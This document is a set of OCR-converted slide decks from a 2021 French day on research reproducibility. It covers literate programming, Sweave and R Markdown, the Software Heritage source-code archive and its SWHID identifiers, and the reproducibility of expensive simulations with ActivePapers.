
# La Recherche Reproductible : C'est quoi ? Pourquoi en faire ? Comment ?

Christophe Pouzat

IRMA, Université de Strasbourg et CNRS

Reproductibilité de la recherche, SIF, 10 mai 2021



## Qu'est-ce que la « recherche reproductible » ?

- Pour faire « simple », c'est une approche qui cherche à diminuer l'écart entre un idéal – les résultats devraient être reproductibles – et la réalité – il est souvent difficile, même pour leurs auteurs, de reproduire des résultats publiés.
- Concrètement, c'est une démarche qui consiste à fournir aux lecteurs d'articles, d'ouvrages, etc, l'ensemble des données et des programmes accompagnés d'une description algorithmique de la façon dont les programmes ont été appliqués aux données pour obtenir les résultats présentés.

Arrivé là, deux questions sont souvent posées :

- Pourquoi s'embêter à rendre un travail reproductible (au sens précédent) si personne ne le demande ?
- Super, mais comment fait-on ?

## Une remarque

- dans la pratique, ce qui est donc entendu ici par « reproduction » est tout ce qui vient *après* la collecte des données – il serait donc plus juste de parler d'analyse reproductible des données – ;
- mais comme l'approche requiert un *accès libre* à celles-ci, elles deviennent critiquables et comparables : un pas important vers une reproductibilité des données elles-mêmes.

## Le *Journal of Money, Credit and Banking*

- Au début des années 80, le *Journal of Money, Credit and Banking* a adopté une politique éditoriale demandant aux auteurs les programmes et données utilisés dans leurs articles « empiriques », ainsi que la mise à disposition de ceux-ci sur simple demande (projet financé par la *National Science Foundation*).
- Les auteurs d'une analyse portant sur les 54 articles empiriques publiés par ce journal entre 1982 et 1984 sont parvenus à reproduire les résultats de... 2 d'entre eux (Dewald, Thursby and Anderson, 1986, *The American Economic Review* 76 : 587-603).
- Une autre étude portant sur la période 1996-2003 a trouvé 14 articles reproductibles sur 62 (McCullough, McGeary and Harrison, 2006, *JMCB* 38 : 1093-1107).

## Les « points faibles » de l'approche

- Le dépôt des données et des codes dépendaient essentiellement de la bonne volonté des auteurs ;
- aucune spécification de format ou de description des données n'étaient imposée aux auteurs ;
- aucune description des codes n'était demandée – et comme chacun sait, la plupart des codes non documentés sont incompréhensibles même par leurs auteurs après 2 à 6 mois – ;
- aucune description de la façon dont les codes étaient appliqués aux données n'était requise.

## Dette publique et taux de croissance

- Plus récemment, les économistes ont occupé le devant de la scène (de la recherche reproductible) avec le controverse sur le lien entre poids de la dette publique et taux de croissance (Reinhart et Rogoff, 2010, *AER* 100: 573–78) ;
- Herndon, Ash et Pollin ont montré que l'article original été problématique : *While using RR's working spreadsheet, we identified coding errors, selective exclusion of available data, and unconventional weighting of summary statistics* (2014, *Cambridge Journal of Economics* 38 : 257–279).
- Il faut mettre au crédit de Reinhart et Rogoff le fait qu'ils ont rendu leurs données accessibles (des tables `Excel` !), ainsi que leurs codes.

## Le *Stanford Exploration Project*

En 1992, Jon Claerbout et Martin Karrenbach dans une communication au congrès de la *Society of Exploration Geophysics* écrivent :

> *A revolution in education and technology transfer follows from the marriage of word processing and software command scripts. In this marriage an author attaches to every figure caption a pushbutton or a name tag usable to recalculate the figure from all its data, parameters, and programs. This provides a concrete definition of reproducibility in computationally oriented research. Experience at the Stanford Exploration Project shows that preparing such electronic documents is little effort beyond our customary report writing ; mainly, we need to file everything in a systematic way.*

Communication dont la « substantifique mœlle » sera extraite par Buckheit et Donoho (1995) qui écriront :

> *An article about computational science in a scientific publication is **not** the scholarship itself, it is merely **advertising** of the scholarship. The actual scholarship is the complete software development environment and the complete set of instructions which generated the figures.*

## Les outils du *Stanford Exploration Project*

Les géophysiciens du SEP effectuent l'analyse de gros jeux de données ainsi que des simulations de modèles géophysiques « compliqués » (basés sur des EDPs) ; ainsi :

- ils ont l'habitude des langages compilés comme le `ratfor` (une variante du `fortran`) et le `C` ;
- ils emploient des moteurs de production comme `Cake`, une variante de `Make` ;
- ils écrivent leurs articles en *TEX* et *LATEX* ;
- leur idée clé est d'utiliser le moteur de production, non seulement pour générer les « exécutables », mais aussi pour les appliquer aux données – et ainsi générer les figures et les tables de l'article –, avant de compiler le fichier `.tex`.

Le SEP a depuis développé Madagascar, un outil puissant et « flexible », orienté vers la géophysique et dont le moteur de production est SCons – lui même basé sur `Python`.

## Points forts et faibles de l'approche

Points forts :

- tout (données, codes sources, scripts, texte) est conservé dans une collection de répertoires imbriqués ce qui rend le travail « facile » à sauvegarder et à distribuer ;
- un accent est mis dès le départ sur l'utilisation de logiciels libres.

Points faibles :

- l'emploi de $\TeX$ (ou $\LaTeX$) se prête mal à la « prise de notes » et est un véritable obstacle hors des maths et de la physique ;
- la gestion d'une arborisation de fichiers, pour ne pas dire l'ensemble de l'approche, est « lourde » dans le cadre d'une analyse exploratoire « au quotidien ».

## Bilan (personnel) sur la « RR avec moteur de production »

- si vos projets impliquent le développement d'une « grande » quantité de codes compilés, vous utilisez déjà certainement un moteur de production ;
- inclure la production de l'article (compilation du fichier `.tex`) dans la boucle n'est alors pas un gros problème ;
- c'est la solution que j'utilise – avec des langages standardisés comme le `C` (le `C++` et le `Fortran` le sont aussi) – si je veux quelque chose qui dure ;
- si `Python` ou la `JVM` (avec `Clojure`) vous satisfont, courez découvrir le concept d'ActivePapers vous n'aurez plus à vous « embêter » avec un moteur de production, ni avec une arborisation de fichiers !

## Un détour par la programmation lettrée

Lorsqu'en 1976, Donald Knuth reçoit les épreuves de la seconde édition du second volume de son *opus magnum* (*The Art of Computer Programming*), il est horrifié par leur (très) basse qualité typographique ; il décide donc :

1. d'écrire, *TEX*, un logiciel de composition de document ;
2. il en profite pour introduite l'idée de programmation lettrée et développe `WEB`, un logiciel qui permet de la mettre en œuvre.

Avec la programmation lettrée, le code et sa documentation sont « mélangés » – afin de rendre le code facilement compréhensible par un humain, par opposition à un compilateur – dans un même fichier `ASCII` (ou maintenant `UTF-8`). Deux sorties peuvent être produites :

- un fichier `.tex` qui donnera la documentation imprimable $\rightarrow$ `Weave` ;
- un fichier « source », `.c` (à l'origine, c'était du `Pascal`) qui sera compilé $\rightarrow$ `Tangle`.

## La programmation lettrée expliquée par D Knuth

*Je crois que le temps est venu pour une amélioration significative de la documentation des programmes, et que le meilleur moyen d'y arriver est de considérer les programmes comme des œuvres littéraires. D'où mon titre, « programmation lettrée ».*
*Nous devons changer notre attitude traditionnelle envers la construction des programmes : au lieu de considérer que notre tâche principale est de dire à un ordinateur ce qu'il doit faire, appliquons-nous plutôt à expliquer à des êtres humains ce que nous voulons que l'ordinateur fasse.*

*Le praticien de programmation lettrée peut être vu comme un essayiste, qui s'attache principalement à l'exposition du sujet et à l'excellence du style. Un tel auteur, le dictionnaire à la main, choisit avec soin les noms de ses variables et explique la signification de chacune. Il cherche à obtenir un programme qui est compréhensible parce que les concepts ont été présentés dans le meilleur ordre pour la compréhension humaine, en utilisant un mélange de méthodes formelles et informelles qui se complètent l'une l'autre.*

— Donald Knuth, Literate Programming (source : traduction Wikipédia)

## « Détournement » de la programmation lettrée : `R` et sa fonction `Sweave`

`R` est un langage distribué sous licence *GPL*, décrit de la façon suivante sur la page des FAQ :

> *R is a system for statistical computation and graphics. It consists of a language plus a run-time environment with graphics, a debugger, access to certain system functions, and the ability to run programs stored in script files.*

Pour les programmeurs, `R` s'inspire du scheme mais à une syntaxe type `C` :

- on écrit 2+2 ;
- pas `(+ 2 2)`.

## Sweave

- `Sweave` est une fonction de `R` ;
- `Sweave` traite des fichiers « text » qui mélangent du texte écrit en LaTeX ou `HTML` et du code `R` ;
- `Sweave` copie la partie textuelle telle quelle dans un nouveau fichier, exécute le code `R` et place le résultat (tableau, figure) dans le nouveau fichier ;
- la syntaxe d'un fichier `Sweave` est proche de celle d'un fichier noweb.

Avec Sweave, on remplace les figures et les tableaux d'un article par le code qui les génère.

## Exemple

Un morceau de fichier `Sweave` ressemble à :

```
\subsection{Résumé des données}
Le \textit{résumé à 5 nombres} du jeu de données
a est :
<<resume-jeu-a>>=
summary(a)
@
On voit qu'\textbf{aucune saturation ne semble
présente}...
```

Le vrai lien entre `Sweave` est la programmation lettrée et la syntaxe commune délimitant les blocs de codes dans le fichier source :

- on ouvre le bloc avec `«nom-du-bloc»=` ;
- on le ferme avec `@`.

## Inconvénients

- il faut connaître `R` et LaTeX (ou `HTML`) ;
- pour moi, LaTeX est très bien pour écrire des articles scientifiques et des didacticiels, mais trop lourd pour mon « cahier de laboratoire » ;
- le passage d'un format de sortie (`PDF`) à un autre (`HTML`) doit se faire avec des outils externes comme TeX4ht ;
- la programmation lettrée au sens classique de Knuth ne peut pas être mise en œuvre.

## Développements « récents » : langages de balisage léger

Un point « faible » des approches précédentes, la nécessité d'écrire en LaTeX ou `HTML`, a maintenant disparu avec le développement de langages de balisage léger comme :

- `Markdown` ;
- `reStructuredText` ;
- `Asciidoc` ;
- `Org mode` (utilisé pour préparer cette présentation).

Avec le logiciel pandoc, développé par le philosophe John MacFarlane, il est possible de passer quasi instantanément de l'un à l'autre et, grâce à l'extension pandoc de Markdown, un débutant avec une heure de pratique peut générer un fichier $\LaTeX$ qui ferait envie à un expert.

- Pour les utilisateurs de `R`, la syntaxe `Markdown` est utilisable :
  - grâce au paquet `RMarkdown`,
  - plus simplement, avec RStudio ;
- les utilisateurs de `Python` peuvent employer :
  - `Pweave`,
  - ou le « carnet de notes » (*notebook*) de `jupyter`.

## Exemple (version R Markdown)

L'exemple précédent avec R Markdown devient :

~~~
## Résumé des données
Le _résumé à 5 nombres_ du jeu de données a est :
```{r resume-jeu-a}
summary(a)
```
On voit qu'__aucune saturation ne semble présente__...
~~~

Pour comparaison, la version précédente (avec `Sweave`) :

```
\subsection{Résumé des données}
Le \textit{résumé à 5 nombres} du jeu de données
a est :
<<resume-jeu-a>>=
summary(a)
@
On voit qu'\textbf{aucune saturation ne semble
présente}...
```

## Petit comparatif

Les solutions suivantes permettent toutes à quiconque maîtrise déjà `R`, `Python`, `Julia`, d'être productif rapidement dans le cadre d'un travail « exploratoire » ou interactif :

- Le « carnet de notes » (*notebook*) `jupyter` permet d'utiliser *séparément* les trois langages ci-dessus, un défaut important de mon point de vue : il n'y a quasiment pas d'aide d'édition ;
- RMarkdown utilisé avec RStudio permet de mettre en œuvre facilement la recherche reproductible avec `R` et (un peu) avec `Python` (avec une bonne aide d'édition) ;
- SageMath, basé sur `Python` 2 mais avec `R`, `Maxima` et une centaine de bibliothèques scientifiques « sous le capot » est certainement la solution la plus complète à ce jour.

Un inconvénient : ces approches sont « orientées script » et pas vraiment destinées à développer du code (même sans aller jusqu'à la programmation lettrée).

Le mode `Org` de l'éditeur `GNU emacs` combine les avantages de `SageMath` et la possibilité de faire de la programmation lettrée ; son seul inconvénient : il faut apprendre `emacs`...

## Gestion de version

Fidèles à la tradition de « détournement » des outils de développements logiciels pour faire de la recherche reproductible, ses praticiens deviennent souvent « dépendants » des logiciels de gestion de version :

- git devient de fait l'outil standard ;
- avec github et gitlab, même des « non-experts » arrivent à l'utiliser.

## Gros jeu de données

Lorsque nous commençons à travailler sur de « vraies » données nous nous trouvons généralement confrontés à deux problèmes :

- les données sont de nature « diverse ».
- les données occupent un grand espace mémoire.

## Ce qu'il faut garder du format texte : les métadonnées

- Le format texte permet de stocker les données et tout le reste...
- $\Rightarrow$ ajouter des informations sur les données :
  - provenance ;
  - date d'enregistrement ;
  - source ;
  - etc.
- Ces informations sur les données sont ce qu'on appelle les métadonnées.
- Elles sont vitales pour la mise en œuvre de la recherche reproductible.

## Des formats binaires, pour données composites, permettant la sauvegarde de métadonnées

Rechercher des formats binaires pour :

- travailler avec de grosses données de natures différentes ;
- stocker des métadonnées avec les données ;
- avoir un boutisme fixé une fois pour toute.

## FITS et HDF5

- Le Flexible Image Transport System (`FITS`), créé en 1981 est toujours régulièrement mis à jour.
- Le Hierarchical Data Format (`HDF`), développé au National Center for Supercomputing Applications, en est à sa cinquième version, `HDF5`.

## Les dépôts de données

Le chercheur qui travaille sur des données expérimentales (par opposition à des simulations) risque tôt ou tard d'avoir un problème lié à la recherche reproductible : comment rendre de gros jeux de données accessibles / téléchargeables par quiconque ? Heureusement, de nombreux dépôts publiques (et gratuits) sont apparus ces dernières années :

- RunMyCode ;
- Zenodo ;
- L'Open Science Framework ;
- Figshare ;
- DRYAD ;
- Exec&Share.

## Un exemple « grandeur nature »

Si le temps le permet, nous pourrons discuter du « matériel supplémentaire » de l'article *A system of interacting neurons with short term plasticity*, disponible à l'adresse :

`https://plmlab.math.cnrs.fr/xtof/interacting_neurons_with_stp`

## Quelques références

- Le CLOM/MOOC Recherche reproductible : principes méthodologiques pour une science transparente, évidemment !
- *Implementing Reproducible Research*, un livre édité par V Stodden, F Leisch et R Peng, entièrement (et légalement) disponible sur le web ; présente en plus des approches discutées ici les *workflows* (très populaires chez les biologistes).
- La page *Reproducibility* sur le site de `Madagascar`.
- Le journal *ReScience* dont le but est de publier des réplications d'articles computationnels.
- *Top 10 Reasons to Not Share Your Code (and why you should anyway)* une présentation de Randy LeVeque, à la fois très drôle et profonde.

## Conclusions

- que votre travail nécessite de gros développements logiciels ou du développement de « scripts sur mesure », des solutions maintenant bien rodées permettent de mettre en œuvre « sans douleur ou presque » la recherche reproductible ;
- il va nous falloir maintenant entrer dans une bataille plus « politique » pour que cette approche soit reconnue comme elle le mérite (selon moi), c'est-à-dire pour que disparaisse des commentaires du genre : « Pourquoi s'embêter à rendre un travail reproductible si personne ne le demande ? » ;
- pour cela il faudra :
  - que les politiques éditoriales changent ;
  - que les attributions de financement « réclament » la RR ;
  - que les évaluations des chercheurs la favorise.

## Remerciements

- La SIF pour l'invitation ;
- mon employeur, le `CNRS`, qui me permet de m'embêter à rendre mon travail reproductible même si personne ne me le demande ;
- les développeurs de tous les logiciels (libres) mentionnés dans cet exposé ainsi que ceux des logiciels que j'ai injustement oubliés ;
- vous pour m'avoir écouté.

# Software Heritage: building the software pillar of Open Science

a stepping stone for reproducibility

Roberto Di Cosmo
Inria and Université de Paris

Journée reproductibilité

Software Heritage
THE GREAT LIBRARY OF SOURCE CODE

## Outline

# Short Bio: Roberto Di Cosmo

Computer Science professor in Paris, now working at INRIA

- *30 years* of research (Theor. CS, Programming, Software Engineering, Erdos #: 3)
- *20 years* of Free and Open Source Software
- *10 years* building and directing structures for the common good

1999 *DemoLinux* – first live GNU/Linux distro

2007 *Free Software Thematic Group*
150 members 40 projects 200M€

2008 *Mancoosi project* www.mancoosi.org

2010 *IRILL* www.irill.org

2015 *Software Heritage* at INRIA

2018 *National Committee for Open Science*, France

# Outline

## Why Software *Source Code*

### Harold Abelson, Structure and Interpretation of Computer Programs (1st ed.) 1985

*“Programs must be written for people to read, and only incidentally for machines to execute.”*

### Apollo 11 source code (excerpt)

```
P63SPOT3        CA      BIT6            # IS THE LR ANTENNA IN POSITION 1 YET
                EXTEND
                RAND    CHAN33
                EXTEND
                BZF     P63SPOT4        # BRANCH IF ANTENNA ALREADY IN POSITION 1

                CAF     CODE500         # ASTRONAUT:     PLEASE CRANK THE
                TC      BANKCALL        #                SILLY THING AROUND
                CADR    GOPERF1
                TCF     GOTOPOOH        # TERMINATE
                TCF     P63SPOT3        # PROCEED        SEE IF HE'S LYING

P63SPOT4        TC      BANKCALL        # ENTER          INITIALIZE LANDING RADAR
                CADR    SETPOS1

                TC      POSTJUMP        # OFF TO SEE THE WIZARD ...
                CADR    BURNBABY
```

### Quake III source code ( excerpt )

```
float Q_rsqrt( float number )
{
    long i;
    float x2, y;
    const float threehalfs = 1.5F;

    x2 = number * 0.5F;
    y = number;
    i = * ( long * ) &y; // evil floating point bit level hacking
    i = 0x5f3759df - ( i >> 1 ); // what the fuck?
    y = * ( float * ) &i;
    y = y * ( threehalfs - ( x2 * y * y ) ); // 1st iteration
// y = y * ( threehalfs - ( x2 * y * y ) ); // 2nd iteration, this
can be removed

    return y;
}
```

### Len Shustek, Computer History Museum

*“Source code provides a view into the mind of the designer.”*


## Source code is *special* (software is *not* data)

### Software *evolves* over time

- projects may last decades
- the *development history* is key to its *understanding*

### Complexity

- *millions* of lines of code
- large *web of dependencies*
  - easy to break, difficult to maintain
  - *research software* a thin top layer
- sophisticated *developer communities*




### Precious, endangered *executable* and *human readable* knowledge

key people passing away, platforms (GoogleCode, Gitorious, etc.) closing down …

no organised effort to catalog and archive it

# Software Source code: a pillar of Open Science

## Three pillars of Open Science



## A plurality of needs

Researcher
- archive and reference software used in articles
- find useful software
- get credit for developed software
- verify/reproduce/improve results

Laboratory/team track software contributions
- produce reports / web page

Research Organization know its software assets
- technology transfer
- impact metrics

## What is at stake: ARDC — in increasing order of difficulty

**Archive**

Research software artifacts must be properly archived
make sure we can *retrieve* them (*reproducibility*)

**Reference**

Research software artifacts must be properly referenced
make sure we can *identify* them (*reproducibility*)

**Describe**

Research software artifacts must be properly described
make it easy to *discover* and *reuse* them (*visibility*)

**Cite/Credit**

Research software artifacts must be properly cited *(not the same as referenced!)*
to give *credit* to authors (*evaluation*!)

We need an infrastructure *designed for* software source code: *now we have one!*

## Outline

## Software Heritage in a nutshell

Software Heritage
THE GREAT LIBRARY OF SOURCE CODE

**Collect, preserve and share *all* software source code**

Preserving our heritage, enabling better software and better science for all

**Reference catalog**

find and reference all software source code


**Universal archive**

preserve all software source code

**Research infrastructure**


enable analysis of all software source code

# The largest software archive, a shared infrastructure



Source files | Commits | Projects

10,162,254,604 | 2,128,899,595 | 156,417,833




Directories | Authors | Releases

8,477,359,190 | 42,598,760 | 17,293,952

## Addressing the four needs (see ICMS 2020 for details)


### Archive (10B+ files, 150M+ projects)



- save.softwareheritage.org
- deposit.softwareheritage.org

### Reference (20 billion SWHIDs)

Intrinsic, decentralised, cryptographically strong identifiers, SWHIDs



```
swh:1:cnt:41ddb23118f92d7218099a5e7a990cf58f1d07fa
;origin=https://github.com/chrislgarry/Apollo-11
;visit=swh:1:snp:206c27c0c031c6aac6b5fedddba8fe082dea9836
;anchor=swh:1:rev:3913f198f4383d4d638c0485d6aa902ff2f35828
;path=/Luminary099/BURN_BABY_BURN--MASTER_IGNITION_ROUTINE.agc
;lines=64-72
```

Now supported in SPDX 2.2, Wikidata etc.

### Describe

- *Intrinsic metadata* from source code
- Contributed the Codemeta generator

### Cite/Credit

- Contributed *software citation* style biblatex-software, v 1.2-2 now on CTAN

## Outline

## Focus on Archive and Reference


- Browse the archive
- Trigger archival of your preferred software in a breeze
- Get and use SWHIDs (full specification available online)
- Example use in a research article: compare Fig. 1 and conclusions
  - in the 2012 version
  - in the updated version using SWHIDs and Software Heritage
- Cite software with the biblatex-software style from CTAN
- Example use in a research article: extensive use of SWHIDs in a replication experiment
- Example in a real journal: an article from IPOL
- Supporting reproducible builds: Guix and Nix

## Recent news, and a lesson to be learned

### Saving 250.000 endangered repositories…

- summer 2019: BitBucket announce Mercurial VCS phase out
- fall 2019: Software Heritage teams up with Octobus (funded by NLNet, thanks!)
- july 2020: BitBucket erases *250.000* repositories
- august 2020: bitbucket-archive.softwareheritage.org is live

### … preserving the web of knowledge (Tweet is here )



Gabriel Altay
@gabrielaltay

Just realized @Bitbucket disabled all mercurial repositories when the @asclnet informed me that a link associated with an old paper of mine was down. Thought all was lost, but someone archived all the repos! very classy move by @octobus_net and @SWHeritage.

Traduire le Tweet

1:48 AM · 31 août 2020 · Twitter Web App

Bottomline

*explicit deposit* is important, …

… and we must promote it…

… but will never be enough.

*(think also of all software dependencies!)*

## Summing up: a revolutionary infrastructure *designed for source code*

Software Heritage

www.softwareheritage.org

*global* source code *archive* — *Library of Alexandria of source code*

- harvest *all* software, not just research software
- *on demand harvesting* and *curated deposit*

*universal* intrinsic identifiers

SWHID standard is independent of version control systems

*uniform* data model, *full graph* of development history

enables large scale, big code research

*infrastructure* for Open Science

*base layer* for software source code in the *Open Science architecture*

# Outline

## An international, non profit initiative — built for the long term

### Sharing the vision

United Nations
Educational, Scientific and
Cultural Organization

And many more ...
www.softwareheritage.org/support/testimonials

### Donors, members, sponsors

INVENTEURS DU MONDE NUMÉRIQUE

Platinum sponsors

Gold sponsors

Silver sponsors

Bronze sponsors

# Growing adoption in Academia (selection)

## HAL software curated deposit workflow

*Curated Archiving of Research Software Artifacts*
International Journal of Digical Curation, 2020

## Reference archive for swmath.org

swMATH an information service for mathematical software

See *code* links, e.g. SemiPar package

## IPOL (image processing)

- archive (deposit)
- reference
- BibLaTeX

## eLife (life sciences)

- archive (save code now)
- reference

## JTCAM (Mechanics)


- instructions for authors
- biblatex-software in journal LaTeX class

## Policy: France

NATIONAL PLAN FOR OPEN SCIENCE

*National Plan Open Science*


## Policy: Europe



*EOSC SIRS report*

- SWHIDs
- archive

## Guidelines


Software Heritage
1 Prepare your public repository README, AUTHORS & LICENSE files
2 Save your code http://save.softwareheritage.org/
3 Reference your work (full repository, specific version or code fragment)

- summary
- ICMS 2020

## You may help!

### Foster adoption and best practices

- archive and reference your source code, cite using biblatex-software
- describe and deposit via HAL (see Morane Gruenpeter's talk later today)
- ask journals and conferences to use Software Heritage (like IPOL, etc.)

### Engage with Software Heritage as an individual

- the ambassador program is open:
  - learn directly from the core team, share with your research community
- (small) grants are available to expand the coverage of the archive

### Engage with Software Heritage as an organization

- join as a member/sponsor
- establish a mirror (see e.g. ENEA): support the mission and enable Big Code

## Thank you!

# Questions?

### References

- R. Di Cosmo, *A revolutionary infrastructure for Open Source*, 2021, EU Software Forum (slides) (video)
- EOSC SIRS Task Force, *Scholarly Infrastructures for Research Software* 2020, European Commission, (10.2777/28598)
- R. Di Cosmo, *Archiving and Referencing Source Code with Software Heritage* ICMS 2020 (10.1007/978-3-030-52200-1_36)
- R. Di Cosmo, M. Gruenpeter, S. Zacchiroli *Referencing Source Code Artifacts: a Separate Concern in Software Citation*, CiSE 2020 (10.1109/MCSE.2019.2963148) (hal-02446202)
- P. Alliez, R. Di Cosmo, B. Guedj, A. Girault, M.-S. Hacid, A. Legrand and N. Rougier *Attributing and referencing (research) software: Best practices and outlook from Inria*, CiSE 2020 (10.1109/MCSE.2019.2949413) (hal-02135891)
- J.F. Abramatic, R. Di Cosmo, S. Zacchiroli, *Building the Universal Archive of Source Code*, CACM, October 2018 (10.1145/3183558)

# La reproductibilité des calculs coûteux

Konrad Hinsen

Centre de Biophysique Moléculaire

CNRS Orléans

## Contexte

- Simulation de macromolécules biologiques
- Machines parallèles : 10 à 100 processeurs
- Quelques jours voir semaines par calcul
- Quelques GOs de sortie

## Centre de calcul

## Centre de calcul

- Ressources coûteuses, accès réglementé
- Architecture unique
- Accès réseau très limité
- Restrictions sur l'installation de logiciels

## Centre de calcul

- Ressources coûteuses, accès réglementé
- Architecture unique
- Accès réseau très limité
- Restrictions sur l'installation de logiciels

Refaire ses propres calculs: pénible

Refaire les calculs de quelqu'un d'autre: impossible

## Pourquoi refaire un calcul?

Pour vérifier la reproductibilité d'un calcul, il faut le refaire.

## Pourquoi refaire un calcul?

Pour vérifier la reproductibilité d’un calcul, il faut le refaire.

Pour avoir confiance dans la reproductibilité d’un calcul, il suffit que les outils et méthodes utilisés soient fiables.

## Pourquoi refaire un calcul?

Pour vérifier la reproductibilité d’un calcul, il faut le refaire.

Pour avoir confiance dans la reproductibilité d’un calcul, il suffit que les outils et méthodes utilisés soient fiables.

Alors... construisons des outils fiables qui garantissent la reproductibilité!

## Pourquoi refaire un calcul?

Pour vérifier la reproductibilité d’un calcul, il faut le refaire.

Pour avoir confiance dans la reproductibilité d’un calcul, il suffit que les outils et méthodes utilisés soient fiables.

Alors... construisons des outils fiables qui garantissent la reproductibilité!

Faisable à cause du déterminisme du calcul.

## Reproductibilité et réplicabilité

**Vérification: qu'est-ce qui a été fait?**

- le code
- les données
- l'environnement
- toute intervention humaine

**Validation: explorer la robustesse**

- un autre compilateur
- un autre ordinateur
- une nouvelle version d'une bibliothèque

## ActivePapers


Projet de recherche démarré en 2010

http://www.activepapers.org/


Deux publications:

- A data and code model for reproducible research and executable papers
  ICCS 2011: Procedia Computer Science 2011, 4:579
- ActivePapers: a platform for publishing and archiving computer-aided research
  F1000Research 2015, 3:289

## La pile logicielle en calcul scientifique




## Plateforme / contenu


Code / données projet
Logiciels communautaires
Infrastructure scientifique
Infrastructure scientifique
Infrastructure non scientifique
Système d'exploitation
Matériel
Contenu : entièrement publié
Interface stable
Plateforme : maintenance professionnelle

